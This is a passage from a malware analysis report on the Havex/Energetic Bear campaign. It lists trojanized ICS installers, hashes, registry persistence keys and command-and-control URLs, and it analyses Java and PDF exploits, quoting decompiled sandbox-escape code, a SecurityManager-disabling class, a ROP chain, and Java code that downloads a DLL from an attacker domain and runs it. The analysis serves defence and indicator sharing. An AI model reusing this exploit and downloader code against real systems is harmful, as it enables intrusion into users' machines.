Compiled: Mon, 30 Dec 2013 12:53:48 UTC
Description: Havex version 038

Path: `%TEMP%\eCatcherSetup.exe`
SHA-256: c7caa7fa2a23508b0a024a6a4b2dcaad34ab11ea42dffc3a452901c007cdfc34
Size: 43785864
Compiled: Fri, 19 Jun 1992 22:22:17 UTC
Description: original installer, version 4.0.0.13073

Path: `%TEMP%\qln.dbx`
Size: 2
Description: text file with Havex version number

Registry modification:

[HKCU/HKLM\Software\Microsoft\Windows\CurrentVersion\Run]
`TmProvider = rundll32 “%SYSTEM%\TMPprovider038.dll”, RunDllEntry`

[HKLM\Software\Microsoft\Internet Explorer\InternetRegistry]

```
fertger = 269684507736283195770098FD80-25
```

mbCheck software (Havex dropper)

A hijacked installer of legitimate software for the remote maintenance of PLC systems - mbCHECK produced by MB Connect Line GmbH:
http://www.mbconnectline.com/index.php/en/

Files details:

SHA-256: 0b74282d9c03affb25bbecf28d5155c582e246f0ce21be27b75504f1779707f5
Size: 1141478
Compiled: Sun, 14 Jul 2013 20:09:51 UTC)
Detected as: Trojan-Dropper.Win32.Injector.kcnn
Description: Trojanized installer

Path: `%TEMP%\mbCHECK.dll` and `%SYSTEM%\svcprocess043.dll`
SHA-256: d5687b5c5cec11c851e84a1d40af3ef52607575487a70224f63458c24481076c
Size: 437248
Compiled: Fri, 11 Apr 2014 05:37:36 UTC
Description: Havex version 043
Resource:

```
12.MTMxMjMxMg==.5.havex.14400000.12.Explorer.EXE.0.2.66.sinfulce
lebs.freesexycomics.com/wp05/wp-admin/includes/tmp/tmp.php.90.ra
pidecharge.gigfa.com/blogs/wp-content/plugins/buddypress/bp-sett
ings/bp-settings-src.php.354.AATXn+MiwLu+xCoMG7SqY1uQxAk1qLdyoED
9LxIVQr2Z/gsrHIsgTvK9AusdFo+9..fzAxf1zXj42880+kUmktmVb5HSYi8T27Q
54eQ4ZLUFKPKZstgHcwPVHGdwpmmRmk..09fL3KGd9SqR60Mv7QtJ4VwGDqrzOja
+Ml4SI7e60C4qDQAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAQAB.
29.c8a7af419640516616c342b13efab.29.45474bca5c3a10c8e94e56543c2b
d.600000.2000.323000.10.svcprocess.
```

Path: `%TEMP%\mbCHECK.exe`
SHA-256: 34254c2decc973dbd8f28b47690f233f5c5d3e1735ee20a6b8dd1dbe80d16d81
Size: 1647104
Compiled: Thu, 25 Jul 2013 13:30:28 UTC
Description: original software, version 1.1.1.0

Path: `%TEMP%\qln.dbx`
Size: 2
Description: text file with Havex version number

Registry modification:

[HKCU|HKLM]\Software\Microsoft\Windows\CurrentVersion\Run]

```
svcprocess = rundll32 "%SYSTEM%\svcprocess043.dll", RunDllEntry
```

[HKLM\Software\Microsoft\Internet Explorer\InternetRegistry]

```
fertger = 229182459113651166490098FD80-c8a7af419640516616c342b13efab
```

Second stage tool delivery:

kinoporno.org was a confirmed Yeti site. It served Havex variant (d532eb6835126e53e7ae491ae29f d8b3) at
kinoporno.org/Provider.dll.
It also served up the well-known lateral movement utility 64bit Windows Credential Editor tool at kinoporno.org/wce64.exe

Another example above included a credential and document stealing component, downloaded as a part of the attack chain from nahoonservices.com:
91.203.6.71/check2/muees27jxt/fl.exe

10.2. Exploitation

CVE-2011-0611 - PDF exploit

The exploit is delivered as an XDP file (XML Data Package) which is actually a PDF file packaged within an XML container. This is a known PDF obfuscation method which serves as an additional anti-detection layer.

The XDP file contains an SWF exploit and two files (encrypted with XOR 0x04) stored in the invalid section of the PDF. One of the files is Havex DLL (version 038), the other is a small JAR file, which is used to copy and run the DLL by executing the following command:

```
cmd /c copy <fname_passed_as_param> %TEMP%\\explore.dll /y & rundll32.exe %TEMP%\\
explore.dll,RunDllEntry
```

The SWF executes the action script, which contains a shellcode (encrypted with XOR 0x96) and another SWF file (encrypted with XOR 0x7D) which uses the CVE-2011-0611 vulnerability to run the shellcode.

The shellcode then looks for the signature S18t in the memory (which signs the start of encrypted DLL), decrypts and loads it.

Files summary:

SHA-256:	c521adc9620efd44c6fe89ff2385e0101b0e45bcd7ffcdd88e26fbab4bec2ef1
File type:	XDP
Size:	447723
Detected as:	Exploit.SWF.Pdfka.b
Description:	initial dropper

SHA-256:	6b72d7aaccb2bf2f2cc08f8fab1c1a65beccd62d2f404d6c04806f3dc3c7ed3b
File name:	A9R1A89.pdf
Size:	335498
Detected as:	Exploit.SWF.Pdfka.a
Description:	embedded PDF document

SHA-256:	dd6ea7b1f6d796fce4c562402549ef27f510747ddc9d71c54f47c9a75a7cf870
File name:	Tatsumaki.swf
Size:	3264
Detected as:	Exploit.SWF.Pdfka.a
Description:	malformed SWF

SHA-256:	e94b97716d354a21dcff365e91d2f445fe2cac6a01a38f6dd1c921c57eeafef4
File type:	SWF
Size:	1484
Detected as:	Exploit.SWF.CVE-2011-0611.ae
Description:	malformed SWF

SHA-256:	3b6611878a4ebbafae0841e8057171d27793c5c883fdf8fb631c147f18dd90fe
File name:	htua.as
Size:	8127
Detected as:	Exploit.SWF.Pdfka.c
Description:	malicious Action Script

SHA-256:	9879f436afab7121e74c43cc9e7a9561711254fb1fc2400f68791932d2414c44
File name:	javaapplication1.jar
Description:	java file used to load the DLL

SHA-256:	f6aab09e1c52925fe599246dfdb4c1d06bea5c380c4c3e9c33661c869d41a23a
Path:	%TEMP%\explore.dll
Size:	327168
Compiled:	Mon, 30 Dec 2013 12:53:48 UTC
Detected as:	Trojan.Win32.Bublik.burw
Description:	dropped DLL: Havex version 038

CVE-2012-1723 / CVE-2012-4681 - JAVA exploit

In relation to the Yeti infections, we have discovered a malicious JAVA applet - named googlea.jar - which was part of the malicious HTML file. It uses either CVE-2012-1723 or CVE-2012-4681, depending on which Java version is running on the victim's machine. It downloads payloads to %JAVATMP%\roperXdun.exe (where X is the sequential number starting from 0 for the payload from the first URL from the list) and executes them.

The URL list is stored in the "uid" parameter in HTML file, so there is no way of checking what the payload was and where it came from without having the original HTML that embedded the malicious applet. The URLs in the parameter are encrypted in the form of a string composed from numbers from 0 to 71 separated by colons. Each number represents a different ASCII character.

Detections

googlea.class -- Exploit.Java.CVE-2012-1723.ou
googleb.class -- Exploit.Java.CVE-2012-1723.eh


googlec.class -- Exploit.Java.CVE-2012-1723.ov
googled.class -- Exploit.Java.CVE-2012-4681.at
googlee.class -- Exploit.Java.CVE-2012-4681.au
googlef.class -- Exploit.Java.CVE-2012-1723.ow
hidden.class -- Exploit.Java.CVE-2012-4681.as
V.class -- Exploit.Java.CVE-2012-4681.ar

CVE-2010-2883 - Adobe Reader exploit

nahoonservices.com/wp-content/plugins/rss-poster/jungle.pdf → 3c38cb140c83d35ac312b7906b934fe3
%temp%\TmpProvider0.dll
783A5870FA3ECDEA0C49B20F5C024EFC

Almost predictably, this early Yeti pdf exploit is yet another metasploit rip. The ROP used in this Yeti exploit matches the msf code instruction for instruction. The pdf stores the Havex downloader in its content, which it writes to %temp% and executes after obtaining control flow from Adobe Reader.

The significant stages of this exploit start by setting up parameters for the vulnerable strcat call in the CoolType SING table parsing library here, in order to overwrite the stack with an appropriate ROP blob. The code is paused here at the vulnerable strcat call:



Immunity Debugger - AcroRd32.exe - [CPU - main thread, module CoolType]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager


```
0803DD74   68 4CDB1908      push   CoolType.0819DB4C         ASCII "SING"
0803DD79   57               push   edi
0803DD7A   8D4D DC          lea    ecx, dword ptr ss:[ebp-24]
0803DD7D   E8 843DFEFF      call   CoolType.08021B06
0803DD82   8B45 DC          mov    eax, dword ptr ss:[ebp-24]
0803DD85   3BC6             cmp    eax, esi
0803DD87   C645 FC 02       mov    byte ptr ss:[ebp-4], 2
0803DD8B   74 37            je     short CoolType.0803DDC4
0803DD8D   8B08             mov    ecx, dword ptr ds:[eax]
0803DD8F   81E1 FFFF0000    and    ecx, 0FFFF
0803DD95   74 08            je     short CoolType.0803DD9F
0803DD97   81F9 00010000    cmp    ecx, 100
0803DD9D   75 21            jnz    short CoolType.0803DDC0
0803DD9F   83C0 10          add    eax, 10
0803DDA2   50               push   eax
0803DDA3   8D45 00          lea    eax, dword ptr ss:[ebp]
0803DDA6   50               push   eax
0803DDA7   C645 00 00       mov    byte ptr ss:[ebp], 0
0803DDAB   E8 483D1300      call   <jmp.&MSVCR80.strcat>
0803DDB0   59               pop    ecx
08171AF8=<jmp.&MSVCR80.strcat>
```

```
Registers (FPU)
EAX 0012DA38
ECX 00000000
EDX 0823A650 CoolType.0823A650
EBX 0012DB68
ESP 0012D9C8
EBP 0012DA38
ESI 00000000
EDI 0012DC78

EIP 0803DDAB CoolType.0803DDAB

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00200202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
```

```
Address   Hex dump                                          ASCII
04B5D0F4  B6 DF 27 11 74 51 92 20 5B C7 EF BD BE D4 7E EC  [illegible]
04B5D104  36 5C 28 C8 64 A7 EE 43 01 C8 EF 29 53 7C 08 41  [illegible]
04B5D114  97 CB 73 1D 30 98 42 96 EF 5E E7 57 44 22 0A A4  [illegible]
04B5D124  30 9A DE 75 52 6D D9 28 BF 7A 81 BD 3F 9A B0 E3  [illegible]
04B5D134  90 22 2C 13 EC 19 F4 FB 9C 65 53 E4 B3 76 BC 01  [illegible]
04B5D144  40 93 08 66 FA 83 6C ED 90 C2 64 48 0D 05 08 6C  [illegible]
[illegible]
```

```
0012D9C8   0012DA38  8r..  dest = ""
0012D9CC   04B5D0E4  ...   src = ".F..\...n.J$ '......KOJ@#M/...:O#"yp.2f√".
0012D9D0   EA5B5C97  .\[ê
0012D9D4   00000004  ....
0012D9D8   0012DC30  0...
0012D9DC   00000000  ....
0012D9E0   0808341E  .4..  RETURN to CoolType.0808341E from CoolType.08048276
0012D9E4   EA5B5CAB  .\[ê
0012D9E8   0823A650  P.#.  CoolType.0823A650
0012D9EC   0012DC30  0...
0012D9F0   00000000  ....
0012D9F4   0012D9E4  ....
0012D9F8   0012DA94  ....
0012D9FC   081757E7  .W..  CoolType.081757E7
0012DA00   00000000  ....
0012DA04   0808341E  .4..  RETURN to CoolType.0808341E from CoolType.08048276
0012DA08   0012DC60  `...
0012DA0C   0012DC30  0...
0012DA10   0012DC78  x...
0012DA14   04B5D044  D...
0012DA18   0000100F  ....
0012DA1C   00000000  ....
0012DA20   00000000  ....
0012DA24   00E5B9CC  ....  RETURN to AcroRd_1.00E5B9CC from AcroRd_1.00951BE4
0012DA28   0012D9D0  ....
0012DA2C   0012DC6C  l...  Pointer to next SEH record
0012DA30   0818A064  TJ..  SE handler
0012DA34   00000002  ....
0012DA38   0012DA00  .r..
0012DA3C   0012DC10  ....
0012DA40   00000000  ....
```

After the strcat call values smash the stack, an exact copy of the metasploit ROP code delivered by the Yeti exploit pivots from the (msf-selected) icucnv36.dll library into the microsoft c runtime to make a memcpy call here:



```
0F6020D4  00010000 .... UNICODE "=::=::\"
0F6020D8  4A8063A5 Ňc.J icucnv36.4A8063A5
0F6020DC  4A8A0004 ..èJ icucnv36.4A8A0004
0F6020E0  4A802196 .†.J icucnv36.4A802196
0F6020E4  4A8063A5 Ňc.J icucnv36.4A8063A5
0F6020E8  4A801064 d..J icucnv36.4A801064
0F6020EC  4A842DB2 .-.J icucnv36.4A842DB2
0F6020F0  4A802AB1 ▒*.J icucnv36.4A802AB1
0F6020F4  00000030 0...
0F6020F8  4A80A8A6 ...J icucnv36.4A80A8A6
0F6020FC  4A801F90 ...J icucnv36.4A801F90
0F602100  4A8A0004 ..èJ icucnv36.4A8A0004
0F602104  4A80A7D8 ╤º.J RETURN to icucnv36.4A80A7D8 from MSVCR80.__timezone
0F602108  4A8063A5 Ňc.J icucnv36.4A8063A5
0F60210C  4A801064 d..J icucnv36.4A801064
0F602110  4A842DB2 .-.J icucnv36.4A842DB2
0F602114  4A802AB1 ▒*.J icucnv36.4A802AB1
0F602118  00000020  ...
0F60211C  4A80A8A6 ...J icucnv36.4A80A8A6
0F602120  4A8063A5 Ňc.J icucnv36.4A8063A5
0F602124  4A801064 d..J icucnv36.4A801064
0F602128  4A80AEDC ▄«.J icucnv36.4A80AEDC
0F60212C  4A801F90 ...J icucnv36.4A801F90
0F602130  00000034 4...
0F602134  4A80D585 .ƒ.J icucnv36.4A80D585
0F602138  4A8063A5 Ňc.J icucnv36.4A8063A5
0F60213C  4A801064 d..J icucnv36.4A801064
0F602140  4A842DB2 .-.J icucnv36.4A842DB2
0F602144  4A802AB1 ▒*.J icucnv36.4A802AB1
0F602148  0000000A ....
0F60214C  4A80A8A6 ...J icucnv36.4A80A8A6
0F602150  4A801F90 ...J icucnv36.4A801F90
0F602154  4A849170 p..J <&MSVCR80.memcpy>
0F602158  4A80B692 ...J icucnv36.4A80B692
0F60215C  03040000 ....
```

The original 0-day exploiting this Adobe Reader vulnerability targeted icucnv34.dll. Function call chains for both the Yeti ROP and the msf ROP are as follows:

CreateFileA
CreateFileMappingA
MapViewOfFile
save and load the saved mapping ptr
memcpy
ret back into shellcode for Havex file write to %temp% and execute

This work is clearly a rip from metasploit.

CVE-2012-5076 - Java exploit

www.nahoonservices.com/wp-content/plugins/rss-poster/dgoat.jar www.nahoonservices.com/wp-content/plugins/rss-poster/jungle.php (TmpProvider0.dll, 2e39e7bd5d566893fe3df0c7e145d83a)

dgoat.jar


```
|
└───dgoat
    |  EvilPolicy.class, 761 bytes
    |  Mosdef.class, 2176 bytes
    |  SiteError$1.class, 1976 bytes
    |  SiteError.class, 4347 bytes
    |
    └───META-INF
          MANIFEST.MF, "Manifest-Version: 1.0"
```

Another exploit ripping metasploit code. This exploit was first seen on a large scale when exploit code targeting cve-2012-5076 was included in the "Cool Exploit" pack. The flaw lies in the configuration of the JRE itself and enables untrusted applets to access dangerous packages. In other words, "com.sun.org.glassfish.,\" was left out of the checkPackageAccess list in the java.security file.

From the unrestricted com.sun.org.glassfish.* package, the untrusted applets can create a class with elevated privilege. In this case, one of the exposed "dangerous" packages happens to be com.sun.org.glassfish.gmbal, which you can see imported by "SiteError.class":


```
import com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory;
import com.sun.org.glassfish.gmbal.util.GenericConstructor;
import java.applet.Applet;
import java.io.PrintStream;
import java.lang.reflect.Method;
import javax.swing.JList;
```

Also in that class file is the trigger itself, where a malicious class is loaded on the fly by the unrestricted "GenericConstructor" code that should not have been available to an untrusted applet.




```
GenericConstructor localGenericConstructor = new GenericConstructor(java/lang/Object, "sun.invoke.anon.AnonymousClassLoader",
new Class[0]);
Object localObject = localGenericConstructor.create(new Object[0]);
Method localMethod = ManagedObjectManagerFactory.getMethod(localObject.getClass(), "loadClass", new Class[] {
    (new byte[0]).getClass()
});
Class localClass = (Class)localMethod.invoke(localObject, new Object[] {smd_bytes});
try
{
    Object x = localClass.newInstance();
    JList l = new JList(new Object[] {
        x
    });
    add(l);
}
```

The new instance of localClass created from smd_bytes is nothing more than a call to set the SecurityManager value to null, effectively turning off the JRE sandbox security access features. The exploit maintains a class in the byte array:




```
try
{
    byte smd_bytes[] = {
        -54, -2, -70, -66, 0, 0, 0, 51, 0, 26,
        7, 0, 2, 1, 0, 23, 83, 101, 99, 117,
        114, 105, 116, 121, 77, 97, 110, 97, 103, 101,
        114, 68, 105, 115, 97, 98, 108, 101, 114, 7,
        0, 4, 1, 0, 16, 106, 97, 118, 97, 47,
        108, 97, 110, 103, 47, 79, 98, 106, 101, 99,
        116, 1, 0, 6, 60, 105, 110, 105, 116, 62,
        1, 0, 3, 40, 41, 86, 1, 0, 4, 67,
        111, 100, 101, 10, 0, 3, 0, 9, 12, 0,
        5, 0, 6, 1, 0, 15, 76, 105, 110, 101,
        78, 117, 109, 98, 101, 114, 84, 97, 98, 108,
        101, 1, 0, 18, 76, 111, 99, 97, 108, 86,
        97, 114, 105, 97, 98, 108, 101, 84, 97, 98,
        108, 101, 1, 0, 4, 116, 104, 105, 115, 1,
        0, 25, 76, 83, 101, 99, 117, 114, 105, 116,
        121, 77, 97, 110, 97, 103, 101, 114, 68, 105,
        115, 97, 98, 108, 101, 114, 59, 1, 0, 8,
        116, 111, 83, 116, 114, 105, 110, 103, 1, 0,
        20, 40, 41, 76, 106, 97, 118, 97, 47, 108,
        97, 110, 103, 47, 83, 116, 114, 105, 110, 103,
        59, 10, 0, 17, 0, 19, 7, 0, 18, 1,
```

And when decoded, the contents of this smd_bytes array are in fact “SecurityManagerDisabler.class”:



```
public class SecurityManagerDisabler
{

    public SecurityManagerDisabler()
    {
    }

    public String toString()
    {
        System.setSecurityManager(null);
        return "";
    }
}
```

After SecurityManagerDisabler.class disables the JRE SecurityManager, SiteError.class code loads the Mosdef.class, which downloads and runs another Havex backdoor. It downloads www.nahoonservices.com/wp-content/plugins/rss-poster/jungle.php to %temp%, renames it to TMPprovider0.dll and executes the Havex code:



```
String s = "http://www.nahoonservices.com/wp-content/plugins/rss-poster/jungle.php";
String s1 = "TMPprovider0.dll";
int i = 0;
byte abyte0[] = new byte[1024];
String s2 = (new StringBuilder()).append(System.getProperty("java.io.tmpdir")).append(s1).toString();
URL url = new URL(s);
InputStream inputstream = url.openStream();
DataOutputStream dataoutputstream = new DataOutputStream(new FileOutputStream(s2, false));
while((i = inputstream.read(abyte0)) != -1)
    dataoutputstream.write(abyte0, 0, i);
dataoutputstream.close();
Process process = Runtime.getRuntime().exec((new StringBuilder()).append("rundll32.exe ").append(s2).append(", RunDllEntry").toString());
```

CVE-2013-1488 - Java exploit

www.nahoonservices.com/wp-content/plugins/rss-poster/start.jar → www.nahoonservices.com/wp-content/plugins/rss-poster/juch.php
6f50b55b9f08522e35f871a9654c5a84, start.jar, Exploit.Java.CVE-2011-3544.sf
Delivers “coresyns.exe”, a Karagany backdoor

```
start.jar
  ¦   FakeDriver.class, 1771 bytes
  ¦   FakeDriver2.class, 1573 bytes
  ¦   LyvAGalW.class, 2459 bytes
  ¦
  +---META-INF
      ¦   MANIFEST.MF - “Manifest-Version: 1.0, Created-By: 1.7.0_11 (Oracle Corporation)”
      ¦
      +---services
            java.lang.Object - “FakeDriver,FakeDriver2”
            java.sql.Driver - “com.sun.script.javascript.RhinoScriptEngine”
```

CVE-2013-0422 - Java exploit

www.nahoonservices.com/wp-content/plugins/rss-poster/direct.jar →
www.nahoonservices.com/wp-content/plugins/rss-poster/noah.php, syscmmnet.exe
8907564aba9c9ae3225e304a847d8393, direct.jar, HEUR:Exploit.Java.CVE-2013-0431.gen
fd4927baf0c49ecc3d9285404499a664b09e88140862b6f0ffadd5892de8618e

```
direct.jar
  ¦   Joker.class, 809 bytes
  ¦   King.class, 4234 bytes
  ¦   Servant.class, 1231 bytes
  ¦
  +---META-INF
